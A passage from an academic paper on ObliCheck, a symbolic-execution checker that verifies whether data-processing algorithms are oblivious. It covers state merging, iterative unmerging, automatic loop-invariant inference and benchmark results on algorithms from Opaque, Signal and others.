$$\Sigma \longrightarrow \Sigma[z \mapsto \Sigma(z) \uplus_\phi \{(\phi_{ij}^{x \bowtie y}, < v_{ij}^{x \bowtie y}, t_{ij}^{x \bowtie y} >)\}_{ij}][\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)]$$

CONDITIONAL

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (\text{ if } x \text{ goto } y) \qquad \Sigma(x) = \{(\phi_i^x, < v_i^x, \cdot >)\}_i \qquad \Sigma(y) = \{(\phi_j^y, \ell_j^y)\}_j}{s = \{(\phi_i^x \wedge v_i^x \wedge \phi_j^y, \ell_j^y)\}_{ij} \uplus \{((\phi_i^x \wedge \neg v_i^x), \ell+1)\}_i}$$
$$\Sigma \longrightarrow \Sigma[\ pc\ \mapsto (\Sigma(\ pc\ ) \setminus \{(\phi, \ell)\}) \uplus_\phi s$$

LOAD

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (y = *x) \qquad \Sigma(x) = \{(\phi_i^x, < v_i^x, \cdot >)\}_i \qquad \Sigma(v_i^x) = \{(\phi_{ij}, < v_{ij}, t_{ij} >)\}_j}{\Sigma \longrightarrow \Sigma[y \mapsto \Sigma(y) \uplus_\phi \{(\phi_i^x \wedge \phi_{ij}, < v_{ij}, t_{ij} >)\}_{ij}][\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)]}$$

STORE

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (*x = y) \qquad \Sigma(x) = \{(\phi_i^x, < v_i^x, \cdot >)\}_i \qquad \Sigma(y) = \{(\phi_j^y, < v_j^y, t_j^y >)\}_j}{\Sigma \longrightarrow \Sigma[v_i^x \mapsto \Sigma(v_i^x) \uplus_{\phi \wedge \phi_i^x} \{(\phi_j^y, < v_j^y, t_j^y >)\}_j)]_i[\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)]}$$

Figure 3: The semantics of symbolic execution and state merging techniques of ObliCheck. The semantics incorporates the taint tag into the MultiSE semantics [63] in order to track the propagation of secret input through merged symbolic values.

Listing 3 is a benign oblivious algorithm but is reported as not oblivious if our optimistic state merging is used. At Lines 6 and 8, the $i-th$ position of `buf` is updated to either 0 or 1 depending on the value of `secretInput[i]`. Since $0 \neq 1$, our optimistic state merging operation introduces a new symbolic variable and puts it in the value summary of `buf[i].second`. At Lines 16 and 18, the predicates in the branches contain `record.second`, where each `record` points to the value stored at `buf[i]`. Since ObliCheck over-approximated `buf[i].second`, it has no way to know 0 and 1 are the only possible values for `record.second` and thus the algorithm is reported as not oblivious.

Our merging technique does not affect the soundness of ObliCheck, but sacrifices the completeness due to the overapproximation for merging. In fact, if we merge every variable, any algorithm that has a secret dependent branch that affects the access sequence is classified as not oblivious, the same way as a taint analysis based checker does. For better precision, ObliCheck has to intelligently choose variables to apply the optimistic state merging technique.

5.2 Iteratively and Selectively Unmerging State

To overcome the issue, we introduce an iterative way to remove false positives. Choosing which values to merge during the execution is tricky. The symbolic execution engine does not immediately know how an updated variable is used later by the verification condition. A naïve solution is rolling back the merged state after the first iteration. However, this simple delayed rollback approach can cause the performance to significantly deteriorate when a given algorithm is a false-positive. In this strawman solution, ObliCheck will always unmerge every symbolic value in the second iteration and perform as poorly as regular symbolic execution.

Instead of identifying which variables to merge, ObliCheck does the reverse. ObliCheck first runs a program merging every variable updated in multiple execution paths. Then it checks the verification condition, and identifies which variables should be unmerged. In the next iteration, ObliCheck backtracks the execution, locates operations where the merging should be avoided and re-runs the program symbolically. The verification is performed again at the end of the iteration. This iterative process helps ObliCheck learn how a certain

```
function tag(secretInput, threshold) {
    var buf = [];
    for (var i = 0; i < secretInput.length; i++) {
        if (secretInput[i] < threshold)
            buf.push(Pair(secretInput[i], 0));
        else
            buf.push(Pair(secretInput[i], 1));
    }
    return buf;
}
function apply(records, func0, func1) {
    var buf = [];
    for (var i = 0; i < records.length; i++) {
        if (records[i].second == 0)
            buf.push(func0(records[i].first));
        if (records[i].second == 1)
            buf.push(func1(records[i].first));
    }
    return buf;
}
function main() {
    // Input values are initialized
    ...
    var tagged = tag(secretInput, publicThreshold);
    ...
    var applied = apply(tagged, funcA, funcB);
    ...
    applied = Cipher.encrypt(applied);
    write(ADDR, applied);
}
```

Listing 3: Tag&Apply code from Opaque [78]. `tag` function tags 0 or 1 depending on the value of each `secretInput[i]`. `apply` applies a function to the value depending on the tag of an element. Optimistic state merging merges the tags 0 and 1 into a symbolic value. Although the branches in `apply` do not cause non-oblivious behavior, the algorithm is reported as non-oblivious because the `record.second` becomes a symbolic value after merging.

merging operation affects the outcome of verification later.

Algorithm 1 in Figure 4 is a formal description of the iterative state unmerging process. During the execution, ObliCheck tracks the location of operations which incur the domain-specific merging. Jalangi inserts a unique operation ID for every operation in a program statically. ObliCheck stores the ID of operations which introduce a symbolic variable or triggered domain-specific merging to an introduced symbolic variable. At the end of each iteration, symbolic variables included in the verification condition are extracted. If the verification condition does not hold and the extracted symbolic variables contain ones introduced by domain-specific merging, the operation IDs stored in *SymVarToOID* are added to *UnmergeOID* to prohibit merging at these locations in the next iteration. This iterative process enables an efficient selection of merging points that do not incur false positive errors.

An algorithm with more non-oblivious branches will end up enduring more unnecessary iterations, wasting time. However, our domain-specific merging was based on the expectation that developers checking an algorithm for obliviousness likely put effort towards making it oblivious, while potentially missing a few details. Therefore, the number of iterations required to unmerge relevant symbolic values is not large. In §7, we evaluate the additional cost using example algorithms. If ObliCheck fails to check an algorithm within a given time budget, it reports the locations where state merging has happened. This information can greatly assist an algorithm designer to manually inspect only a part of the code and then figure out whether the algorithm is a true-positive or false-positive.

Algorithm 1 Iterative state unmerging algorithm

```
1:  global variables
2:      SymVarToOID        ▷ Symbolic variables to operation IDs
3:      UnmergeOID                          ▷ Set of operation IDs
4:  end global variables
    ▷ Called for every assignment operation in a program
5:  procedure UPDATE(OperationID)
6:      if OperationID ∈ UnmergeOID then
7:          CONVENTIONALMERGING(OperationID)
8:      else
9:          s ← DOMAINSPECIFICMERGING(OperationID)
10:         SymVarToOID[s] ← SymVarToOID[s] ∪
11:                 {OperationID}
12: procedure OBLICHECKMAIN(Program)
13:     while true do
14:         Reset SymVarToOID
15:         Trace1 ← SYMBOLICEXEC(Program)
16:         Trace2 ← SYMBOLICEXEC(Program)
17:         VC ← OBLIVIOUSVC(Trace1, Trace2)
18:         if VC then
19:             report OBLIVIOUS, return
20:         SymVarsInVC ← EXTRACTSYMVARS(VC)
21:         if SymVarsInVC ∩ SymVarToOID.keys = ∅ then
22:             report NOT OBLIVIOUS, return
23:         for all s ∈ SymVarsInVC do
24:             UnmergeOID ← UnmergeOID ∪
25:                     SymVarToOID[s]
```

Figure 4: A formal description of how our iterative state unmerging algorithm functions. *SymVarToOID* is a dictionary maps a symbolic variable introduced by merging to a set of operation IDs. The operation IDs uniquely identify each operation in a program statically. *UnmergeOID* is a set of operation IDs that represent the locations where ObliCheck should avoid performing our domain-specific merging. For every iteration, *UnmergeOIDs* grows. This lets ObliCheck increases the precision gradually as necessary.

6 Handling Input-dependent Loops

6.1 Limitation of Symbolic Execution: Handling Loops Bounded by Symbolic Expression

A well-known limitation of symbolic execution is its inability of verifying a program containing an input-dependent loop. These types of loops are bounded by a symbolic expression which consists of symbolic input variables. A program with an input-dependent loop has an infinite number of paths to explore. For example, Listing 4 shows a loop bounded by

```
// threshold and inputSize are public input
function tag(secretInput, threshold, inputSize) {
    var buf = [], i = 0;
    while (i < inputSize) {
        if (secretInput[i] < threshold) {
            // buf.length += 1 inside push
            buf.push(Pair(secretInput[i], 0));
        } else {
            // buf.length += 1 inside push
            buf.push(Pair(secretInput[i], 1));
        }
        i++;
    }
    return buf;
}
```

Listing 4: `tag` function with an input-dependent loop. The `for` loop is transformed into `while` to better demonstrate the control flow.

`inputSize`. The path condition of the first iteration inside the loop is $0 < \texttt{inputSize}$. That of the second one is $\neg(0 < \texttt{inputSize}) \wedge (1 < \texttt{inputSize})$ and a new path condition is generated infinitely since `inputSize` is not bounded.

Most oblivious algorithms involve loops bounded by symbolic input variables. These loops are used to iterate over an secret input record of which the length is public. The length of the processed output is thus dependent on the input length. However, the algorithm can still be oblivious since revealing the input length does not violate the obliviousness property. In order to verify generalized oblivious algorithms with symbolic input length, ObliCheck is required to handle loops bounded by symbolic variables.

6.2 Automatic Generation of Loop Invariants

In a general program verification, a user is required to provide a loop invariant manually since it is an undecidable problem [24, 34, 44, 65]. However, ObliCheck automatically infers relevant partial loop invariants by leveraging a fact that the length of the output is an *induction variable*. Induction variables get incremented or decremented by a fixed amount for each iteration in a loop. Oblivious algorithms use input-dependent loops to build up output data by iterating over the secret input records. To preserve obliviousness, a fixed amount of elements are appended to the output buffer for every iteration as shown in the tagging example of Listing 4.

As long as the size of a buffer is an induction variable, the problem is reduced to inferring the number of iterations of a loop. The side-effects of a loop to induction variables can be captured by multiplying the delta of the variables per iteration by the number of iterations. Godefroid and Luchaup [29] formalized this idea in dynamic test generation. We extend the idea to capture partial loop invariants in pure symbolic execution. In a similar way that Godefroid and Luchaup [29] proposed, ObliCheck tracks the modified variables and check the delta of the variables and expression in the loop condition between two consecutive iterations. Unlike Godefroid and Luchaup, however, we use pure symbolic execution for sound verification and finish loop summarization within three iterations by over-approximation. Algorithm 2 in Figure 5 describes our loop summarization algorithm.

Algorithm 2 Automatic loop invariant generation algorithm

```
    ▷ Called for every read operation in a loop
 1: procedure READLOOP(L, Var)
 2:     if Var not in L.UpdatedVars.Keys then
 3:         L.UpdatedVars[Var] = readSecretInput
 4:     return L.UpdatedVars[Var]
    ▷ Called for every write operation in a loop
 5: procedure UPDATELOOP(L, Var, Val)
 6:     L.UpdatedVars[Var] = Val
    ▷ Both functions are called at the end of a loop body
 7: procedure INFERINDUCTIONVARS(L)
 8:     for V in L.UpdatedVars.Keys do
 9:         if L.Iteration == 1 then
10:             L.IVCandidates[V]=L.UpdatedVars[V]
11:         if L.Iteration == 2 then
12:             L.IVDeltas[V]=L.UpdatedVars[V]-
    L.IVCandidates[V]
13:             L.IVCandidates[V]=L.UpdatedVars[V]
14:         if L.Iteration == 3 then
15:             if L.UpdatedVars[V] - L.IVCandidates[V]
16:                 == L.IVDeltas[V] then
17:                 IVs.append(V)
18:     return IVs
19: procedure INFERLOOPITERATIONS(L)
20:     for C in L.LoopConditions do
21:         if L.Iteration == 1 then
22:             C.Value = C.LHS - C.RHS
23:         if L.Iteration == 2 then
24:             C.Delta = (C.LHS - C.RHS) - C.Value
25:         if L.Iteration == 2 then
26:             if (C.LHS - C.RHS) - C.Value == C.Delta then
27:                 if L.Operator == < then
28:                     C.LoopCount = -(C.InitialVal / C.Delta)
29:                 if L.Operator == > then
30:                 ...
```

Figure 5: Functions added for generating loop invariants automatically. ReadLoop and UpdateLoop track the changed variables inside the loop. ReadLoop returns a fresh symbolic variable if a variable is read before written. InferInductionVars and InferLoopIterations track the delta of the variables and loop conditions to find the induction variables, and compute the number of iterations of a loop.

Finding Induction variables. ObliCheck figures out the difference of each variable between the first and second iterations, and the second and third ones. Then ObliCheck checks that the two differences are the same. The first iteration starts with an empty state mapping. When a variable is modified in the first iteration, an entry from the variable to its concrete or symbolic value is updated. If a variable is referenced but does not have an entry in the mapping, an unconstrained symbolic variable is assigned to the referenced variable. This over-approximation takes any possible modifications in previ-

ous iterations into account. At the end of the first iteration, the values of the updated variables are saved. The second iteration is executed with the state created during the first iteration. At the end of the second iteration, the difference of the values saved at the first iteration and the second one is calculated and saved. After the third iteration, another set of the deltas is obtained and the variables whose deltas are the same are judged as induction variables.

Calculating the number of iterations. The number of loop iterations depends on the loop condition that bounds the loop. Loop conditions are the conditional statements inside a loop that have one of their targets point to the outside of the loop. A conditional predicate of the form $LHS \circ RHS$ in a loop condition, where $\circ$ is one of the conditional operators ($<, \leq, >, \geq, =, \neq$), can be transformed to $LHS - RHS \circ 0$ and the delta of $LHS - RHS$ between iterations are obtained in the same way that the delta of induction variables are figured out [29]. When the operator $\circ$ is $<$, the number of iterations is $-(InitialValue/Delta)$. Since there can be multiple loop conditions if a loop body has `break` or `return` statements, ObliCheck computes the number of iterations for each loop condition and takes the minimum among them.

After getting the delta per iteration of induction variables and the number of iterations, the loop's post-condition becomes $\bigwedge_{i}^{n} IV_i = C_i + D_i * IC_l$, where IV_i represents the induction variables, C_i is each induction variable's initial value before the loop, and IC_l is the number of iterations of the loop l. For example, the algorithm in Listing 4 has two induction variables, `i` and `buf.length`. The post-condition becomes $i = 0 + 1 * inputSize \wedge buf.length = 0 + 1 * inputSize$. The pre-condition of the loop is the loop condition $i < inputSize$, so the loop is summarized as $(i < inputSize) \wedge (i = inputSize \wedge buf.length = inputSize)$.

Limitation. ObliCheck cannot summarize the side-effects of a loop on non-induction variables (*e.g.*, `sum += x`, where `x` is a symbolic expression). Also, if the loop condition depends on a non-induction variable, ObliCheck is unable to infer the number of loop iterations (*e.g.*, `for (i=0; i<y; i+=x)`, where `x` is a symbolic expression, not a constant). The same limitation applies to the recursive functions bounded by input-dependent variables. In these cases, ObliCheck simply assigns an arbitrary symbolic variable to non-induction variables and variables changed in a loop bounded by non-induction variables for over-approximation. If a part of the over-approximated variables is included in the verification condition, it will result in a false-positive. However, in §7 we show that this is not the case for existing oblivious algorithms since the relevant variables such as the length of the output buffer increment by a fixed amount per iteration.

7 Evaluation

7.1 Implementation

We implemented ObliCheck using Jalangi [61], a dynamic program analysis framework for JavaScript. We chose Javascript as a modeling language mainly to leverage the existing open-source Jalangi framework and MultiSE implementation. Other open-source tools such as KLEE [16] and Manticore [52] do not support full-fledged state merging for general programs. Moreover, the idea of value summary representation and incremental state merging is most straightforward to base the implementation of our techniques on. The main concern of our evaluation is the relative performance improvement from our techniques. Hence, we did not consider the absolute performance of existing tools when choosing MultiSE as a baseline.

Overcoming limitations of symbolic execution. We address two challenges posed by the limitation of symbolic execution. First, handling memory address and pointer values can be prohibitively expensive. When references and pointers with symbolic values are de-referenced, symbolic execution invokes a constraint solver to figure out all possible pointer values under the path condition. Finding all satisfying assignments using a constraint solver is prohibitively expensive. We eluded this issue since ObliCheck is based on MultiSE. MultiSE does not require constraint solving for dereferencing pointers because it maintains the set of possible memory addresses of a pointer in the value-summary. This allows ObliCheck to read and write memory locations directly instead of using a constraint solver to reason about memory operations. Second, symbolic execution cannot precisely handle programs with unbounded loops or recursions. Existing tools sacrifice soundness and limit the depth of path to handle this issue. We implemented our loop summarization technique in § 6 to preserve soundness and avoid false-negative cases. ObliCheck is still not able to summarize all unbounded loops as we pointed out in the last paragraph of § 6.

7.2 Evaluation Setup and Input Algorithms

We measured the total analysis time including the symbolic execution and constraint solving time, but excluded the instrumentation time which is syntax-based and done before the symbolic execution. The experiment was done on an AWS instance with Ubuntu 18.04.2, with 2.5 GHz Intel Xeon Platinum 8175 processors and the memory size is 32GB

We evaluate ObliCheck using existing data processing algorithms from data processing frameworks used in production and published academic papers. Table 6 lists the benchmark algorithms. Opaque [78] is an open-source, distributed data analytics frameworks based on Apache Spark [2]. Signal Messenger [7] is an open-source encrypted messaging service commercialized by Signal Messenger LLC. The input programs are derived from either the implementation or written description of the algorithms. However, ObliCheck does not verify the actual implementation of the algorithms and the

Algorithm	Description
Tag	The algorithm in Listing 1
Tag (Not Oblivious)	The algorithm in Listing 1 with the false branch in the if statement removed
Tag&Apply	The algorithm in Listing 3
Sort	Oblivious operator from Opaque project [3]
Filter	Oblivious operator from Opaque project [3]
Aggregate	Oblivious operator from Opaque project [3]
Join	Oblivious operator from Opaque project [3]
MapReduce	MapReduce algorithm by Ohrimenko *et al*. [57]
Decision Tree	Oblivious decision tree inference by Ohrimenko *et al*. [58]
Hash Table	Oblivious hash table used in the Signal messenger contact discovery service [6]
AES Encryption	AES CBC encryption from AES-JS [1]
Neural Net Inference	Prediction part of a neural network from neuroJS [5]
TextSecure Server	End-to-End message encryption server in Javascript [4]

Table 6: List of benchmark algorithms. Tag and Tag&Apply are the example algorithms showed earlier. Sort, Filter, Aggreate and Join are from the Opaque framework [3], MapReduce and Decision Tree are from Ohrimenko *et al*. [57,58] and Hash Table is from the Signal Messenger [7].

input programs are all re-written in the subset of Javascript using ObliCheck APIs.

7.3 Accuracy Test

Example	Oblivious?	Taint Analysis	ObliCheck	
			OSM	OSM+ISU
Tag	◯	× ✗	◯ ✓	◯ ✓
Tag (NO)	×	× ✓	× ✓	× ✓
Tag&Apply	◯	× ✗	× ✗	◯ ✓
Sort	◯	× ✗	◯ ✓	◯ ✓
Filter	◯	× ✗	◯ ✓	◯ ✓
Aggregate	◯	× ✗	◯ ✓	◯ ✓
Join	◯	× ✗	◯ ✓	◯ ✓
MapReduce	×	× ✓	× ✓	× ✓
DecisionTree	◯	× ✗	◯ ✓	◯ ✓
HashTable	◯	× ✗	◯ ✓	◯ ✓
AES Encryption	◯	◯ ✓	◯ ✓	◯ ✓
Neural Net Inference	◯	◯ ✓	◯ ✓	◯ ✓
TextSecure Server	×	× ✓	× ✓	× ✓

Table 7: Accuracy evaluation result of each technique over the benchmark suite algorithms. Taint Analysis checks the algorithm has a secret dependent branch by taint tracking. OSM is our optimistic state merging technique where only the `length` of buffers are not merged, and ISU is our iterative state unmerging technique (ObliCheck). ◯ means the algorithm is classified as oblivious and × represents one is classified as not oblivious. ✓ marks the test result is correct (either true positive or true negative)and ✗ marks the result is an error (either false positive or false negative).

We first evaluate the accuracy of ObliCheck's techniques (i.e., optimistic state merging and iterative state unmerging) and compare it with other existing techniques – namely, taint tracking, and symbolic execution with conventional state merging (MultiSE). Table 7 displays the results. MapReduce is not oblivious because it pads the output up to the possible maximum length of the output based on the input data. Thus, it leaks information regarding the input data distribution. TextSecure Server is not oblivious since the server sends the different lengths of the messages based on the status of the devices and it does not pad the messages before sending them.

Taint analysis classifies all algorithms as not oblivious except for AES Encryption and Neural Net Inference. Both of the two are only algorithms without secret-dependent branches. Our optimistic state merging technique obtains the correct results except for the Tag&Apply (in Listing 3) example. As we discussed in §5, optimistic state merging enables two paths with different symbolic states to get merged precisely by the overapproximation. However, the performance improvement comes at the cost of accuracy due to false positives. In Tag&Apply, simply merging all the tag values leads to false positive because of the `if` statements in the `apply` function in Listing 3.

With iterative state unmerging, ObliCheck iterates the symbolic execution in addition to the first Optimistic State Merging phase. In Listing 3 with the Tag&Apply source code, the tag value is unmerged in the second iteration then ObliCheck correctly classifies the program as oblivious. Both conventional state merging and our iterative state unmerging technique correctly identify oblivious and non-oblivious algorithms. There is no false-negative case in either technique. We discuss the cost of additional iterations of iterative state unmerging in the next evaluation.


7.4 Performance Evaluation

Pure symbolic execution suffers from path explosion and conventional state merging does not fully address this issue. We evaluate the performance of applying conventional state merging to ObliCheck and show how much performance improvement it achieves in terms of total program analysis time. We also measured the overhead of iterative state merging compared with a non-iterative domain-specific merging technique. We set the length of the input data as large as possible until MultiSE is on the brink of out of memory. The input data to be processed is considered private in all the examples. In Neural Net Inference, we consider the size of the network layers is not private. In TextSecure Server, we consider the destination device addresses are private input.

Table 8 shows the evaluation results of pure MultiSE and ObliCheck on the test algorithms. ObliCheck performs up to 50300× faster than MultiSE. The improvement mainly comes from the reduced number of exploration paths and simplified path conditions due to optimistic state merging.

Example	LoC	Branch	Symbolic Execution (MultiSE)		ObliCheck (OSM)		ObliCheck (OSM + ISU)			
			Total Time (s)	Avg Value Summary Size	Total Time (s)	Avg Value Summary Size	Total Time (s)	Avg Value Summary Size	Speed Up (×) (vs MultiSE)	Overhead (%) (vs OSM)
Tag	27	90	5176.90	459.52	0.19	1.37	0.20	1.37	26548.16	0.52
Tag (NO)	25	90	5141.39	589.71	1.48	2.23	1.49	2.23	3450.60	0.02
Tag&Apply	32	94	5148.17	377.00	0.27	1.43	0.46	1.42	11167.40	70.74
Sort	149	263	4614.00	4.01	0.44	1.60	0.45	1.60	10276.16	0.02
Filter	150	287	14970.46	7.46	0.41	1.58	0.42	1.58	35900.39	0.01
Aggregate	156	268	4875.15	3.99	0.35	1.61	0.34	1.61	14380.99	-0.01
Join	160	268	3912.44	4.06	0.31	1.61	0.31	1.61	12620.77	-0.02
MapReduce	62	241	8154.90	204.86	9.68	2.09	38.32	2.20	212.79	296.11
DecisionTree	35	653	9305.51	465.12	0.19	1.01	0.19	1.01	50300.04	1.64
HashTable	42	139	1683.32	38.64	0.15	1.39	0.16	1.39	10520.75	0.0
AES Encryption	754	0	1.00	1	0.99	1	1.00	1	1.00	0.0
Neural Net Inference	179	0	4.84	1	4.84	1	4.78	1	1.03	-0.01
TextSecure Server	158	149	3433.11	36.23	0.18	1.44	0.18	1.44	19506.32	0.02

Table 8: Performance evaluation result of each technique on the test algorithms. OSM refers to optimistic state merging, and ISU to iterative state unmerging. LoC is the lines of code of each program. Branch refers to the number of branches encountered during a single execution. The total time includes the execution time of the symbolic execution engine and the solver time of ObliCheck. The average value summary size is the average length of the value summary, which reflects how efficiently state merging was done. OSM shows the best performance since it merges everything and executes a program only once. ObliCheck with ISU has less than 1.64% of the overhead for the test algorithms except for Tag&Apply and MapReduce. Two algorithms are a false positive and a true negative, which make ObliCheck iterates more.



(a) Oblivious Tagging (True Negative) **(b)** Oblivious Tag and Apply (False Positive) **(c)** Non-oblivious Tagging (True Positive)

Figure 6: Total analysis time of MultiSE (conventional state merging) and ObliCheck (domain-specific merging followed by iterative state unmerging) over Tag, Tag&Apply, and Tag (Non-oblivious). The total time of MultiSE grows exponentially until the input size 16 and fails to finish due to out of memory error after then when it analyzes Tag and Tag&Apply. The total analysis time of ObliCheck grows linearly without out of memory error. The total time of ObliCheck blows up exponentially when it checks the non-oblivious Tag algorithm. This is because state merging is not possible after unmerging merged state and the size of state exponentially grows as MultiSE does.

The overhead of iterative state merging is marginal if the algorithm is oblivious. If the algorithm is not oblivious (true positive) or needs more iterations to turn out to be oblivious (false positive) it becomes more significant. In Tag&Apply, a false-positive case, the overhead is 70.74%. The additional iteration of iterative state unmerging causes this extra execution to report a correct result. The maximum overhead is 296% for checking MapReduce in the benchmark suite. Although iterative state unmerging costs some performance improvement achieved by optimistic state merging for true-positive cases, ObliCheck achieves a significant improvement over conventional symbolic execution. In MapReduce, ObliCheck still achieves 212.79× of speedup. This is because ObliCheck only unmerges the variables affecting the verification condition instead of re-running a program without any merging.

We also demonstrate the scalability of ObliCheck compared with conventional state merging techniques, by running vanilla MultiSE and ObliCheck over Tag, Tag&Apply and Non-oblivious Tag algorithms. The algorithms result in a true negative, false positive and true positive respectively when checked using optimistic state merging.

Figure 6 shows the results. ObliCheck boasts linear scalability when it checks Tag, and Tag&Apply algorithms, which are oblivious. In contrast, the runtime of MultiSE grows exponentially for non-oblivious Tag since it fails to merge the states in the end. In this case, ObliCheck provides the information regarding the program statements where state unmerging has been applied so that an algorithm designer can manually inspect and judge a given algorithm is truly non-oblivious.

Table 9 demonstrates the loop summarization performance of ObliCheck. The number of loops only include ones summarized by ObliCheck. For example, AES Encryption algorithm contains multiple for loops but only one outermost loop has the input length in its loop condition. All the other loops are

Example	MultiSE	ObliCheck	# of Loops	Total Time (s)
Tag	∞	◯ ✓	2	0.060
Tag (NO)	∞	× ✓	2	0.062
Tag&Apply	∞	◯ ✓	2	0.138
Sort	∞	◯ ✓	30	0.245
Filter	∞	◯ ✓	34	0.290
Aggregate	∞	◯ ✓	30	0.161
Join	∞	◯ ✓	30	0.160
MapReduce	∞	× ✓	26	0.439
DecisionTree	∞	◯ ✓	5	0.117
HashTable	∞	◯ ✓	6	0.151
AES Encryption	∞	◯ ✓	5	0.017
Neural Net Inference	∞	◯ ✓	5	0.016
TextSecure Server	∞	× ✓	2	0.065

Table 9: Loop invariant generation test result. The # of Loops column includes the number of loops summarized by ObliCheck. ∞ means the checking process runs infinitely. MultiSE runs infinitely for all test algorithms because of input-dependent loops. ObliCheck classifies each algorithm correctly by summarizing the loops.

constants. As we discussed in §4.1, MultiSE runs infinitely when a given algorithm contains input-dependent loops and thus cannot verify it. In contrast, ObliCheck generates loop invariants automatically and classifies every test algorithm correctly within a second.

7.5 Case Study on the Applications

ObliCheck boasts the biggest speedup on the Decision Tree application. The code in Listing 5 is from the application. A decision tree compares a given input and intermediate decision nodes to provide a prediction result. The oblivious decision tree keeps accessing the rest of the layers even after finding a leaf node to keep the visible access patterns the same regardless of the input value. Regular symbolic execution suffers from the path explosion since it diverges at every iteration due to the branch statement. In contrast, ObliCheck merges the branch statement and correctly judges the obliviousness of a program with the orders of magnitude speedup.

```
var cur = 0, found = 0;
for (var i = 0; i < layerLen; i++) {
    if (privateData < layers[i][cur]) {
        cur = cur * 2;
    } else if (privateData > layers[i][cur]) {
        cur = cur * 2 + 1;
    } else {
        found = cur;
        cur = cur * 2;
    }
}
```

Listing 5: A branch statement from Decision Tree.

ObliCheck accomplishes a speedup on the Hash Table application similarly. In Listing 6 from Hash Table, ObliCheck merges the if statement that calculates the index of a bucket. The x variable is used to calculate the remainder based on the length of the cache line. This modulo operation figures out at which index `privateData[i]` should be inserted. This merging prevents the path explosion problem.

```
for (var i = 0; i < cacheLineLen; i++) {
    for (var j = 0; j < dataLen; j++) {
        var x = readSecretInput();
        if (x * cacheLineLen + i ==
            privateData[j]) {
            cacheLines[i][nextAvailableCache[i]] =
                privateData[i];
            nextAvailableCache[i] += 1;
        } else {
            cacheLines[i][dummySlot] =
                privateData[i];
        }
    }
}
```

Listing 6: A branch statement from Hash Table

8 Discussion

8.1 Generalization for Checking Other Side Channels

ObliCheck proves the absence of the access pattern side-channel by keeping the access sequence as a program state. Based on the recorded state, ObliCheck checks whether the predefined verification condition holds at the end of symbolic execution. The oblivious property enforced by ObliCheck guarantees the absence of the access pattern based side-channel leakage at the algorithm level. In principle, other types of side-channel leakage can also be verified similarly. For example, one can model timing side-channels by recording the number of steps of an algorithm while symbolically executing an algorithm. In contrast to existing works that rule out algorithms with secret dependent branches and memory accesses entirely [15, 69], comparing the time it takes to finish each execution path directly is a more precise approach. By (1) modeling observable behavior of an algorithm as program state during the symbolic execution, and (2) defining the verification condition based on the state, one can prove the side-channel leakage using the same technique used in ObliCheck. We leave the generalization of our technique for different types of side-channels as future work.

8.2 Checking Probabilistically Defined Obliviousness

ObliCheck checks if a given algorithm has the same deterministic access sequence across all possible inputs. In contrast, the original ORAM work defines obliviousness probabilistically. To verify the obliviousness condition in this case, a checker should keep the probability distribution of access sequences and verify the distributions of any two inputs are indistinguishable. For this, a symbolic execution engine should be able to capture how a variable with probability distribution is transformed over the algorithm execution. Several techniques have been proposed recently to automatically verify differential privacy, which certifies the distance between any two algorithm outputs is within a concrete bound [9, 13, 76]. For example, LightDP [76] provides a language with a lightweight dependent type incorporating probability distribution. Similarly, ObliCheck can be extended with APIs or with a new domain-specific language (DSL) to capture probability distri-

bution, and its transformation during the execution. The final verification condition checks the statistical distance of the observable state for any two inputs. This interesting direction requires further investigation and we leave it for future work.

8.3 Checking Algorithms in a Different Programming Language

Although core techniques of ObliCheck can be implemented in any other languages, we found Javascript is the right choice as a modeling language in most cases. It is a dynamic language that does not require static typing, compilation, and explicit memory management. These characteristics facilitate rapid prototyping of an algorithm to quickly check its obliviousness using ObliCheck. Although it has some quirks such as the unusual semantics of equality, ObliCheck utilizes a clean subset of Javascript as modeling language and thus clear enough for modeling algorithms. However, we found it unnatural to model the low-level behavior of an algorithm in Javascript. A user has to write assembly-like code using Javascript to verify the machine code-level obliviousness. Instead of using Javascript, it is natural to devise a Domain Specific Language for writing an algorithm in this case. Then a compiler translates it to an intermediate representation such as LLVM IR for verification, rather than a user manually describes the low-level behavior of an algorithm.

9 Related Work

Checking Side Channel Leakage Using Taint Analysis. Several past works detect or mitigate side-channel leakage of an algorithm using taint analysis. Vale [15] provides a DSL and tools for writing high-performance assembly code for cryptographic primitives. Vale checks the written code is free from digital side-channels of memory and timing using taint analysis. As described in §2.4, this approach can result in a large number of false positives in the presence of unobservable state.

Raccoon [59] uses taint analysis to identify secret dependent branches which can potentially leak information and obfuscate the behaviors of these branches. Since Raccoon is a compiler but not a checker, using taint analysis in this way may result in unnecessary obfuscation but not the rejection of a program. Sidebuster [77] uses taint analysis in the same way to check and mitigate side-channels in web applications. Overall, taint analysis is an efficient technique to detect and mitigate side-channels under a limited time budget. However, it keeps a coarse-grained state regarding information flow and only tracks which variables are affected by a source input.

